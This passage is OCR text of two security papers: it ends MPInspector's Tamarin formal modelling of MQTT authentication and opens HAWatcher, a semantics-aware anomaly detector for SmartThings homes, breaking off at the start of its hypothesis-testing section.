


Figure 9: The inferred state machine of the MQTT implementation on the Bosch IoT platform.

the special initial rule and session key negotiation rule. The initial rule defines the initial states of the broker and clients, which is concluded from the MQTT specification. `MPInspector` uses the let-binding expression to specify the parameter semantics in the initial states, as shown in the second line of Listing 2. `MPInspector` generates the transition rule for session key negotiation based on the state machine, which is a simplified SSL/TLS key negotiation modeling. The rule is shown in Listing 3.

```
rule init_client:
    let username = <~authid,~tenantid> in
    [ !SERVER($SERVER), Fr(~ClientID), Fr(~
    authid),Fr(~tenantid), Fr(~password)]--[
    ]->[!DEVICE($SERVER,~ClientID,username,~
    password),!State_0_Serv($SERVER,~ClientID,
    username,~password),!State_0_Dev($SERVER,~
    ClientID,username,~password)]
```

Listing 2: An example of an initial rule in Tamarin code.

```
rule client_serv_negotiate_tls_key:
    let username = <~authid,~tenantid> in
    [!State_0_Serv($SERVER,~ClientID,username,~
    password),!State_0_Client($SERVER,~ClientID
    ,username,~password),Fr(~session_key)]
  --[  ]->[ Dev_Tls_Sym($SERVER,~ClientID,
    username,~password,~session_key),
    Serv_Tls_Sym($SERVER,~ClientID, username, ~
    password,~session_key)]
```

Listing 3: An example of a session key negotiation rule in Tamarin code.

Second, we translate the transition messages from the inferred state machine to rules following the principle described in Section 4.6. Taking the server side transition `CONNECT(senc{ClientID,username(V1,V2),password}session_key/CONNACK(senc('0')session_key))` as an example, we show its translated Tamarin rule in Listing 4. As shown in Listing 4, the rule's left part shows the state that the server receives the `CONNECT` message and its right part indicates the state that the server sends out the `CONNACK` message. The action facts in the rule's middle part indicate the behaviors in the transition, which will be used in the property lemmas for reasoning. For example, `Secret(<'server','password',password>)` means that the `password` is supposed to be secret on the server side.

```
rule serv_recv_connect_snd_conncak:
  let username = <authid,tenantid>
    uername =  <authid,tenantid>
    connack = senc('0',session_key)
    connect = senc{ClientID,username,password}
    session_key
  in [ In(connect), Serv_Tls_Sym($SERVER,
    ClientID,authid, tenantid,password,
    session_key) ] --[ Create('connect','server
    ',$SERVER), Commit($SERVER,username,<'
    server','client',username>), Commit($SERVER
    ,username,<'server','client',ClientID>),
    Commit($SERVER,username,<'server','client',
    password>), Running($SERVER,username,<'
    client','server',<'connack',connack>>),
    Honest(<'client',username>),Honest(<'server
    ',$SERVER>), Secret(<'server','username',
    username>), Secret(<'server','password',
    password>), Secret(<'server','ClientID',
    ClientID>)] ->[ Out(connack), State_1_Serv(
    $SERVER,ClientID,authid,tenantid,password,
    session_key]
```

Listing 4: An example of a transition rule in Tamarin code.

Property translation. Finally, the formal code translation module automatically translates the secrecy properties on password to Tamarin code using the formula shown in Listing 5. `MPInspector` automatically generates four types of authentication lemmas for each authentication property based on the state machine. Taking the injective agreement as an example, `MPInspector` generates the formalization of the injective agreement property on a `CONNECT` message, as shown in Listing 6. Listing 5 and Listing 6 show the property lemmas use the first-order logic formulas over time points and acton facts, based on the standard security property templates specified by Tamarin Prover [17].

```
lemma secret_Password_serv:
"All n #i. Secret(<'server','password',n>) @i
    ==> (not (Ex #j. K(n)@j)) | (Ex A B #j.
    Reveal(A,B)@j & Honest(A)@i)"
```

Listing 5: An example of a secrecy lemma in Tamarin code.

```
lemma injective_agreement_dev_serv_CONNECT:
  "All a b t #i. Commit(a,b,<'server','client',t
    >) @i ==> (Ex #j. Running(b,a,<'server','
    client',t>) @j & j < i & not (Ex a2 b2 #i2.
     Commit(a2,b2,<'server','client',t>) @i2 &
    not (#i2 = #i))) | (Ex C data #r. Reveal(C,
    data)@r & Honest(C) @i)"
```

Listing 6: An example of an authentication lemma in Tamarin code.

HAWatcher: Semantics-Aware Anomaly Detection for Appified Smart Homes

Chenglong Fu
Temple University
chenglong.fu@temple.edu

Qiang Zeng
University of South Carolina
zeng1@cse.sc.edu

Xiaojiang Du
Temple University
xjdu@temple.edu

Abstract

As IoT devices are integrated via automation and coupled with the physical environment, anomalies in an appified smart home, whether due to attacks or device malfunctions, may lead to severe consequences. Prior works that utilize data mining techniques to detect anomalies suffer from high false alarm rates and missing many real anomalies. Our observation is that data mining-based approaches miss a large chunk of information about automation programs (also called *smart apps*) and devices. We propose *Home Automation Watcher* (HAWatcher), a semantics-aware anomaly detection system for appified smart homes. HAWatcher models a smart home's normal behaviors based on both event logs and semantics. Given a home, HAWatcher generates hypothetical correlations according to semantic information, such as apps, device types, relations and installation locations, and verifies them with event logs. The mined correlations are refined using correlations extracted from the installed smart apps. The refined correlations are used by a *Shadow Execution* engine to simulate the smart home's normal behaviors. During runtime, inconsistencies between devices' real-world states and simulated states are reported as anomalies. We evaluate our prototype on the SmartThings platform in four real-world testbeds and test it against totally 62 different anomaly cases. The results show that HAWatcher achieves high accuracy, significantly outperforming prior approaches.

1 Introduction

With the rapid growth of Internet of Things (IoT), smart homes gain booming popularity. As predicted by Gartner, there will be more than 500 IoT devices deployed in a typical household by 2022 [72]. IoT devices become increasingly integrated, thanks to IoT platforms such as SmartThings [21], Homekit [47], and OpenHAB [55]. These platforms provide interoperability among home IoT devices by different vendors, and allow them to work according to user-specified automation programs (also called *smart apps*).




Figure 1: Examples of anomalies in a smart home.

Despite advances in appified smart home, there are growing concerns about its safety and security [41]. First, IoT devices make it possible for cyber-space attacks to be extended to the physical world. As shown in Figure 1(a), the command of "*close the valve*" is maliciously intercepted, which may cause room flooding. Second, very often a device malfunction is hardly noticeable until certain consequences arise. As shown in Figure 1(b), an electronic heater controlled by a smart app *"It's too cold"* [15] could result in fires because of a broken relay (an electronically operated switch), which prevents the plug from shutting the power for the heater. Third, as IoT devices are chained together via automation [28,29,39], abnormal behaviors of one device might trigger undesired actions of another, which further exaggerates the impact of anomalies. As shown in Figure 1(c), a smart lock that automatically unlocks upon the resident's presence is unlocked due to a fake event of the presence sensor.

To address these concerns, many anomaly detection systems [30,35,54,56,60,68,76] utilize data mining techniques to profile the system's normal behaviors and report events that deviate from profiles as anomalies. However, these works usually take event logs as inputs without fully considering each event's semantics, which actually may be acquired from smart apps, device types, and device functionalities. The lim-

itations are threefold. First, the logic of some smart apps is too complex to be mined accurately, causing false negatives and positives. For example, the event pattern introduced by the smart app logic "*Turn off a smart plug 30 minutes after two motion sensors in the living room are both motionless*" is difficult to be mined considering the 'AND' logic between two motion sensors and the 30 minutes action delay. As a result, an anomaly "*the smart plug fails to turn off*" may not be detected. Second, the learning results are typically difficult to interpret; thus, they can hardly be explained and often confuse users. Third, the learning results cannot be updated quickly when smart apps or configuration changes. A long re-training process is then needed to adapt to the changes and many false alarms arise before the re-training is done.

Intuitively, incorporating semantic information, such as automation logic, device types, relations and installation locations, can help improve the accuracy of anomaly detection. However, there are a number of challenges to overcome in order to realize this idea: 1) Standard data mining methods take event logs as inputs; however, it is unknown how to represent the diverse semantic information in the form of event logs. 2) System behavior patterns derived from smart apps and those mined from events logs may conflict. It is challenging to identify and resolve these conflicts. 3) When smart apps change, there are no effective methods to update the system profiling accordingly.

To fill the gap, we present *Home Automation Watcher* (HAWatcher), a novel anomaly detection system for appified home automation systems. We propose a semantics-assisted mining method that exploits diverse semantic information to construct *hypothetical correlations* (where a *correlation* describes how a device state or event correlates with another), and use event logs as evidence to verify them. Second, as the correlations are explainable according to the semantics, they can be easily refined to resolve conflicts with smart apps. Third, still thanks to explainability, they can be updated conveniently according to smart app changes. The correlations are then used by our *shadow execution* module to simulate normal behaviors in the *virtual world*. The simulated states are compared to those in the *real world* through both contextual checking and consequential checking, and inconsistencies during comparison are reported as anomalies. We make the following contributions.

- We propose a novel anomaly detection solution for appified smart homes. It meets the emerging need of detecting anomalies caused by IoT malfunctions or attacks.
- We propose a semantics-assisted mining method, which infuses various semantic information (smart apps, configuration, device types, installation locations) into the mining process. An NLP-based approach is developed to describe device relations for generating hypothetical correlations. The mined correlations are *explainable*, and can be refined easily to resolve conflicts with smart apps and updated conveniently when apps change.
- We propose the notion of *shadow execution* for smart homes, which simulates the normal behaviors of a home according to the learned correlations and detects anomalies at a fine granularity, i.e., *IoT events*.
- We implement a prototype HAWatcher and evaluate it on four real-world testbeds. HAWatcher reaches a high precision of 97.83% and a recall of 94.12%, significantly outperforming prior approaches.




Figure 2: The SmartThings architecture.

The rest of the paper is organized as follows. In Section 2, we describe background about appified smart homes. In Section 3, we survey IoT device anomalies and present the threat model. In Section 4, we describe three correlation channels and the representation of correlations. We present the design details in Section 5. The evaluation is presented in Section 6. We discuss related work in Section 7, and limitations and future work in Section 8. The paper is concluded in Section 9.

2 Background: Appified Smart Homes

IoT devices in smart homes have become increasingly integrated via IoT platforms for rich automation. IoT integration platforms, such as SmartThings, Amazon Alexa, and OpenHAB, support trigger-action automation programs. On these platforms, despite the huge number of IoT devices, they are abstracted into a small number of *abstract devices*. For example, a smart light, regardless of its brand, shape, size, and wireless technology, is abstracted into the same abstract device, *light*. Each abstract device has its associated *events* and *commands*. Device vendors can have their products support integration by realizing the events and commands.

We choose SmartThings [21] as an example IoT integration platform to present our design, as SmartThings is one of the leading platforms and supports sophisticated automation logic. Other integration platforms, such as Amazon Alexa, have similar structures. As illustrated in Figure 2, a typical SmartThings deployment has a cloud-centric architecture of four layers. On the top is the SmartThings cloud, where smart apps run and interact with abstracted capabilities. The cloud

communicates with IoT devices through the network connection layer that uses various communication techniques such as WiFi, Zigbee, and ZWave. An IoT devices can be partitioned into the cyber part and the physical part. The cyber part manages interfaces for humans and bridges the communication between the cloud and the physical part, and the latter fulfills its functions in the physical world. Taking the Philips' Hue smart light bulb as an example, the physical part is the LED light bulb and the cyber part is the embedded micro-controller with a built-in wireless component.

Next, we describe some terms used in SmartThings. A device has one or multiple *capabilities*, each categorized as an *actuator* or *sensor*. Each capability defines one or more attributes. For example, a smart plug device has an attribute "*switch*" and, optionally, an attribute "*power*." Each attribute's *state* (i.e., value) is stored on the cloud and updated due to events sent from the IoT device. For example, the SmartThings multipurpose sensor has a capability *contact sensor*, whose attribute "*contact*" changes from "*open*" to "*closed*" when SmartThings receives an event of "*contact closed*" from the sensor. In addition, the state of an actuator's attribute is updated due to a *feedback event*, which is sent by the device after a command is executed by the actuator.

3 Motivation, Goals and Threat Model

IoT devices are notorious for their unreliability and insecurity [25, 40, 46]. Numerous anomalies in appified homes have been reported by users [4]. Below, we first discuss anomalies due to IoT device malfunctions and attacks as the motivation, and then present our goals and threat model.

3.1 IoT Device Malfunctions

We survey real-world anomalies frequently reported in the SmartThings user forum [4]. IoT devices interact with the IoT platform via events and commands; thus, we categorize malfunctions according to problematic events and commands.

Faulty Events. Faulty events refer to incorrect values reported by IoT devices. They can be caused by sensor defects or physical interference, such as mysterious door-knocking events [3] and motion events [9, 17, 46]. Faulty events may incorrectly trigger actuator actions and cause user confusions.

Ghost Commands. They are widely discussed in SmartThings' user forum, dubbed '*poltergeists*' [6, 12, 13]. For example, a smart plug was turned on itself at night, which overheated the connected waffle maker and electrical grill [5]. Users frequently reported their lights were turned on during midnight mysteriously [13].

Event Losses (or Large Delays). They refer to events that fail to be reported to the IoT cloud (in a timely manner). For example, mobile phone presence sensors were reported to suffer from a large delay on status update [8], which was confirmed by SmartThings [20]. Event losses may prevent the execution of related automation and leave the home in risky states. For example, the loss of a *presence-off* event could leave the door unlocked after the resident leaves home.

Command Failures. They correspond to commands issued by the IoT platforms that fail to be executed by the target devices. Command failures may be caused by malfunctions of a cyber part or physical part. (1) ***Cyber-part*** malfunctions that cause commands to fail to execute, such as system crashes and unstable network connections, are considered in our work. For example, the TP-Link smart plug often goes irresponsive [11]. (2) A ***physical-part*** malfunction is equivalent to a malfunction in a traditional (i.e., non-smart) device. For example, a broken electrical relay inside a smart plug can prevent the plug from cutting off the power supply [18], although from the perspective of the IoT platform, the plug has been turned off.

3.2 Attacks on IoT Devices

We survey the recent work on attacks against IoT devices, and find HAWatcher has the potential to detect the following five different types of attacks.

Fake Events. They are events maliciously injected by attackers. Fake events [80] may cause severe consequences by triggering actuator's actions. As illustrated in Figure 1(c), a fake presence-on event can unlock the door.

Fake Commands. An attacker may inject fake commands to IoT devices. For example, Sonos smart speaker [52] and WeMo Smart switch [62] accept commands from the local network without authenticating their origins [58, 70].

Event Interceptions. Events can be intercepted and discarded by attackers. E.g., the home security system can be muted by intercepting the window and door sensors' wireless connections to stop them from sending sensor events [66].

Command Interceptions. Similar to event interceptions, an attacker can also intercept a command and prevents it from being delivered to the device [43].

Compromised Devices. An attacker can compromise an IoT device and, at least, launch the following attacks. (1) ***Stealthy Commands***. The attacker can control the device to execute commands [65] and, to keep stealthy, stops the corresponding feedback events from being sent out.[1] (2) ***Denial of Executions (DoE).*** When a legitimate command is sent to the device, it does not execute the command but sends back a feedback event reporting the command has been executed.

3.3 Goals and Threat Model

We aim to detect both IoT device malfunctions described in Section 3.1 and attacks in Section 3.2. We clarify that HAWatcher can only detect attacks that violate correlations. Attackers who have knowledge of the correlations may construct attacks that do not violate any correlations and thus evade our detection, which is discussed in Section 8.

[1] If feedback events are not muted, it is much like a Fake Command.




Figure 3: Correlation channels.

We assume the IoT platform is not compromised. Like other anomaly detection work [35,51,76], we assume there are no or very few anomalies during training. We assume there are no malicious or conflicting rules in the installed smart apps; how to detect malicious logic [71] and conflicting rules [28,34] are two separate research problems, and there are existing solutions to them [28,71], including our prior work [33,34]. Gartner predicts that a typical household could have more than 500 IoT devices by 2022 [72]. Given the dense deployment in the near future, we exploit scenarios where an IoT device has one or more other devices nearby to interact with, and propose to leverage them to detect a device's anomalous physical behaviors. We discuss the case of no interactive devices nearby in Section 8. Jamming that blocks communications reporting IoT events can be easily detected due to session timeout or missing sequence numbers; we thus do not further discuss it.

4 Correlations

Devices deployed in the same home may correlate in the form of co-present or temporally related events [35,39,45,68]. These correlations can be attributed to the execution of smart apps [29], physical interactions [39] or users' activities [45]. As shown in Figure 3, we investigate the causes of these correlations and categorize them into three channels below.

4.1 Correlation Channels

Smart App Channel. Smart apps not only directly cause correlations between triggers and actions as programmed, but also imply some extra correlations that should be considered. For example, the smart App "*light follows me*" [2] leads to the correlation between the motion sensor and the light, and also implies a possible correlation worth verification, that is, "*if the light is turned on, then the motion should be in the active state*". The implied correlation is true if the light is exclusively turned on by the smart app.

Physical Channel. Two devices can correlate via a certain physical property. First, an actuator device's action can change a physical property, which is captured by nearby sensor devices observing that property. For example, a smart light's action can affect an illuminance sensor nearby. Second, different sensor devices can be affected by the same physical event and generate temporally correlated IoT events. For instance, opening a door inevitably involves the door's movement, which could be captured by both a contact sensor and an acceleration sensor installed on the door and results in two consecutive events. With increasing types of IoT devices deployed, physical-channel correlations can be pervasively observed on many physical properties, such as illuminance, power, sound, and temperature [39].

User Activity Channel. While user activities impose changes on devices, device states also reflect user activities. Thus, the user activity channel causes correlations between devices. For example, a TV being turned on typically implies that the user is nearby, which should be captured by the motion sensor. When a user returns home, there should be consecutive events, such as "*presence on*" showing the user's proximity and "*contact-sensor open*" for door opening.

4.2 Representation of Correlations

An *event* reporting that the device A's attribute α should be changed to the value a is denoted as $\mathcal{E}_a^{\alpha(A)}$, while a *state* which indicates that the device B's attribute β has the value b is denoted as $\mathcal{S}_b^{\beta(B)}$.[2] We define two types of correlations.

- The *event-to-event (e2e)* correlation. It means that one event should be followed by (denoted as $\rightarrow$) another. For example, given a motion sensor A and a light B, the e2e correlation $\langle \mathcal{E}_{active}^{motion(A)} \rightarrow \mathcal{E}_{on}^{switch(B)} \rangle$ means the event $\mathcal{E}_{active}^{motion(A)}$ should be followed by the event $\mathcal{E}_{on}^{switch(B)}$.
- The *event-to-state (e2s)* correlation. It means that one event arising implies (denoted as $\rightsquigarrow$) a state is true. For example, $\langle \mathcal{E}_{high}^{power(plug)} \rightsquigarrow \mathcal{S}_{on}^{switch(heater)} \rangle$ means that, when the event $\mathcal{E}_{high}^{power(plug)}$ arises, the state $\mathcal{S}_{on}^{switch(heater)}$ should be true.

For the representation of a correlation involving conditions, its anterior event is combined with the conditions using the "$\wedge$" symbol. For example, $\langle \mathcal{E}_{active}^{Motion} \wedge \mathcal{S}_{present}^{Presence} \rightarrow \mathcal{E}_{on}^{switch(Light)} \rangle$ means the event $\mathcal{E}_{active}^{Motion}$, if the condition $\mathcal{S}_{present}^{Presence}$ is true, should be followed by $\mathcal{E}_{on}^{switch(Light)}$.

We show in Section 5 that the two types of correlations, despite their simplicity, are very effective in capturing rich semantic information and modeling the relations of devices that correlate via different channels.

5 HAWatcher Design and Implementation

We first introduce the workflow of anomaly detection (Section 5.1), and then describe the major modules in HAWatcher, as shown in Figure 4: 1) Semantic Analysis (Section 5.2), 2) Correlation Mining (Section 5.3), 3) Correlation Refining (Section 5.4), and 4) Anomaly Detection (Section 5.5).

[2] For simplicity of description, without causing confusion we sometimes omit the device IDs and use the simplified notations $\mathcal{E}_a^{\alpha}$ and $\mathcal{S}_b^{\beta}$.




Figure 4: Architecture of HAWatcher.




Figure 5: Detecting anomalies depicted in Figure 1.

```
def installed() {
    subscribe(lightSensor, "illuminance", illuminanceHandler)
}

def updated() {
    unsubscribe()
    subscribe(lightSensor, "illuminance", illuminanceHandler)
}

def illuminanceHandler(evt) {
    if (evt.integerValue < 30)
        lights.on()
    else if (evt.integerValue > 50)
        lights.off()
}
```

Figure 6: Code snippet of the app *LightUpTheNight*.

5.1 Workflow of Anomaly Detection

The Anomaly Detection module runs parallel with the appified home automation, and checks the events received from IoT devices against the learned correlations to detect anomalies. Figure 5 illustrates how this module detects anomalies, using anomalies depicted in Figure 1 as examples.

In case (a), the smart app automatically shuts the valve when water is detected. By applying semantic analysis to the app, HAWatcher extracts an e2e correlation $\langle \mathcal{E}^{water}_{detected} \rightarrow \mathcal{E}^{valve}_{closed} \rangle$. Since attackers intentionally intercept the command "*close the valve*" towards the valve, there is no feedback event $\mathcal{E}^{valve}_{closed}$, which contradicts the correlation. Furthermore, if it is a Command Failure caused by the valve's cyber-part malfunction, HAWatcher can detect it the same way.

In case (b), the hypothetical e2s correlation $\langle \mathcal{E}^{power}_{high} \rightsquigarrow \mathcal{S}^{switch}_{on} \rangle$ is first proposed based on the physical channel and then gets confirmed using the training event logs. After a turning-off command is sent to the plug and executed by its cyber part (hence, its *Switch=off*), however, due to its broken relay, the plug still supplies power and thus the power meter reports events of high power usage, which violates the aforementioned correlation and triggers an alarm.

In case (c), as the resident does not actually return home, there is no event $\mathcal{E}^{contact}_{open}$ that follows the fake event $\mathcal{E}^{presence}_{present}$. This deviates from the user activity channel correlation $\langle \mathcal{E}^{presence}_{present} \rightarrow \mathcal{E}^{contact}_{open} \rangle$ and is thus reported as an anomaly.

5.2 Semantic Analysis

The Semantic Analysis module executes two steps: (1) extract semantics from smart apps and their configuration, such as the temperature threshold for turning on AC and which IoT devices are bound to which app, and (2) convert the semantics to correlations.

Semantic analysis has been used to detect malicious or risky smart apps as in [41, 50, 79]. We use the method described in our prior work [33, 34] to extract semantics in Step (1). It applies symbolic execution to the Intermediate Representation of apps and captures the configuration information, achieving precise semantics extraction. The extracted semantics of each app is represented as one or more *rules*, each in the form of a tuple *trigger(T)-condition(C)-action(A)*, which means that "if T occurs, when C is true, execute A."

Step (2), which converts rules to correlations, is straightforward. Assuming T is reflected by the event E_1, and E_2 is the feedback event due to executing A, the rule above is converted to a correlation $\langle E_1 \wedge C \rightarrow E_2 \rangle$.

Taking a SmartThings official app *LightUpTheNight* [16] shown in Figure 6 as an example, the Semantic Analysis module converts it into two e2e correlations: $\langle \mathcal{E}^{Illuminance}_{<30} \rightarrow \mathcal{E}^{Light}_{on} \rangle$ and $\langle \mathcal{E}^{Illuminance}_{>50} \rightarrow \mathcal{E}^{Light}_{off} \rangle$. Here, note that the condition ("*Illuminance < 30*" or "*Illuminance >50*") and the trigger event in each rule refer to the same attribute of the same device; we thus merge the trigger and the condition to derive a concise representation of the trigger events.

Moreover, as described in Section 4.1, given an e2e correlation $\langle \mathcal{E}^{\alpha(A)}_{a} \rightarrow \mathcal{E}^{\beta(B)}_{b} \rangle$ extracted from the smart app, we further propose a hypothetical e2s correlation $\langle \mathcal{E}^{\beta(B)}_{b} \rightsquigarrow \mathcal{S}^{\alpha(A)}_{a} \rangle$, which means that the event $\mathcal{E}^{\beta(B)}_{b}$ only arises when $\mathcal{S}^{\alpha(A)}_{a}$ is

true. Such hypothetical e2s correlations are *not* necessarily true, and have to be verified using event logs (Section 5.3).

5.3 Correlation Mining

While there exist many pattern mining methods, few achieve both good usability and high accuracy in the context of appified home automation. Supervised mining methods [51, 77] are more accurate but require well annotated datasets or users' interventions. Unsupervised methods [31, 35, 60, 68] can be applied to unannotated data, but are less accurate.

Instead of relying on annotated datasets, we propose a semantic-based mining method. Semantic information includes devices' types and installation locations, which can be obtained from home automation platforms. Based on this information, HAWatcher proposes hypothetical correlations (in addition to those e2s correlations from smart apps) corresponding to physical channels and user activity channels. Each hypothetical correlation is then verified independently. Like other anomaly detection works [35, 51, 76], we assume there are no or very few anomalies during the training phase.

5.3.1 Prepossessing Event Logs

Prepossessing of event logs is necessary for two reasons: 1) Raw event logs are noisy with repetitive sensor readings. For example, some power meters periodically report similar (but slightly fluctuating) readings. 2) Devices' numeric readings cannot be incorporated into logical calculations. We thus design a preprocessing scheme for redundancy removal and numeric-to-binary conversion.

For each device that generates numeric readings, we add up its readings from the entire training dataset and calculate its mean μ and standard deviation σ. Readings that fall outside the range $[\mu - 3\sigma, \mu + 3\sigma]$ are excluded as extreme values (i.e., the three-sigma rule [64]).[3] Then, we apply the Jenks natural breaks classification algorithm [49][4] to the remaining readings and classify them as either '*low*' or '*high*'. Next, for each device's given attribute, we traverse the events and remove those that do not change the state (e.g., consecutive $\mathcal{E}_{high}^{Illuminance}$). Now, each two temporally adjacent events about the same attribute of a device have opposite values.

5.3.2 Hypothetical Correlation Generation

Besides those generated from the smart app channel, hypothetical correlations can be generated from the physical and user activity channels with other semantic information, such as device attributes and relations between attributes. We first utilize the semantic information to construct a table marking correlated attribute pairs; then, we fill each pair with devices that have matching attributes to generate hypothetical correlations.

[3] Event exclusion is for training only; the anomaly detection module does not eliminate events.

[4] Jenks natural breaks algorithm and K-means algorithm give the same results for one-dimension data [38]

Table 1: Part of the adjacency table. A cell marked with ✓means the corresponding attribute in the column may correlate with the one in the row head. The full table of 73*73 is in our technical report [44]

	Acceleration	CarbonDioxide	Contact	Illuminance	Motion	Power	Presence	Humidity	Sound	Button	Switch
Acceleration			✓		✓		✓		✓		✓
CarbonDioxide					✓		✓				✓
Contact	✓				✓		✓		✓		✓
Illuminance					✓		✓				✓
Motion	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓
Power					✓		✓				✓
Presence	✓	✓	✓	✓	✓	✓		✓	✓	✓	✓
Humidity					✓		✓				✓
Sound	✓		✓		✓		✓				✓
Button					✓		✓				✓
Switch	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	

For physical channel correlations, we consider seven *physical properties* that are related to many smart home IoT devices: illuminance, sound, temperature, humidity, vibration, power, and air quality. To determine whether two IoT device attributes may relate via a physical property, we develop an NLP (Natural Language Processing) based approach. Specifically, for each attribute of an abstract IoT device, we obtain its description from the SmartThings' developer website [19] and parse it into a list of separate words. To objectively evaluate the relatedness between an attribute and a physical property, we use Google's pre-trained word2vec model [59] to calculate the semantic similarity scores between each word in the list and the physical property, and use the highest score as the *relatedness score* between the physical property and the attribute. For each physical property, we select the top ten attributes with the highest scores, which are considered mutually correlated via that physical property.

This way, we are able to find all correlated attribute pairs and mark them in an *adjacency table*, part of which is shown in Table 1. As SmartThings stipulates 73 attributes [19], the table is 73*73. A cell with ✓means that the attributes in its row head and column head correlate.

While most of the cells are automatically generated, an exception is the *switch* attribute: as all actuator devices have the switch attribute, we mark it as correlated with all other attributes. For user activity channel correlations, we use *presence* and *motion* as the two special attributes that directly reflect users' activities. As a user's activity may affect all the attributes, in the adjacency table we mark *presence* and *motion* as correlated with all other attributes.

For a specific smart home, all attributes of the installed devices are checked against this adjacency table to find pairs that may correlate. Given a pair of correlated attributes α and β in the adjacency table, the device A with the attribute α, and B with β, we generate four hypothetical e2e correlations $\langle \mathcal{E}_a^{\alpha(A)} \rightarrow \mathcal{E}_b^{\beta(B)} \rangle$, $\langle \mathcal{E}_{a'}^{\alpha(A)} \rightarrow \mathcal{E}_b^{\beta(B)} \rangle$, $\langle \mathcal{E}_a^{\alpha(A)} \rightarrow$

$\mathcal{E}_{b'}^{\beta(B)}\rangle$, $\langle \mathcal{E}_{a'}^{\alpha(A)} \rightarrow \mathcal{E}_{b'}^{\beta(B)}\rangle$, and four e2s ones ($\langle \mathcal{E}_{a}^{\alpha(A)} \rightarrow \mathcal{S}_{b}^{\beta(B)}\rangle$, $\langle \mathcal{E}_{a'}^{\alpha(A)} \rightarrow \mathcal{S}_{b}^{\beta(B)}\rangle$, $\langle \mathcal{E}_{a}^{\alpha(A)} \rightarrow \mathcal{S}_{b'}^{\beta(B)}\rangle$, $\langle \mathcal{E}_{a'}^{\alpha(A)} \rightarrow \mathcal{S}_{b'}^{\beta(B)}\rangle$, where a and a' (b and b', resp.) are values of the attribute α (β, resp.) after numeric-to-binary conversion; symmetrically, we generate another eight hypothetical correlations with the events of B as anteriors.

Moreover, we propose to combine semantics from smart apps with semantics from the adjacency table. The intuition behind the combination is that when an action command in a smart app is executed, it usually imposes certain changes on one or more attributes. Given an e2e correlation containing a condition extracted from a smart app, we create a *virtual device*, which reports an event when both the trigger event arises and the condition is true. For instance, a virtual motion sensor is created according to the conditional trigger $\mathcal{E}_{active}^{Motion(M)} \wedge \mathcal{S}_{present}^{presence(PS)}$, which becomes active only when $\mathcal{E}_{active}^{Motion(M)}$ arises and PS is present. Next, the virtual device is used, just like the corresponding real device, to generate hypothetical correlations according to the adjacency table.

Our current prototype only considers devices installed in the same room for generating hypothetical correlations. While this can be relaxed by considering any two devices in the home, our current implementation makes a trade-off between the comprehensiveness of hypothetical correlations and the meaningfulness of the mined correlations.

5.3.3 Hypothesis Testing

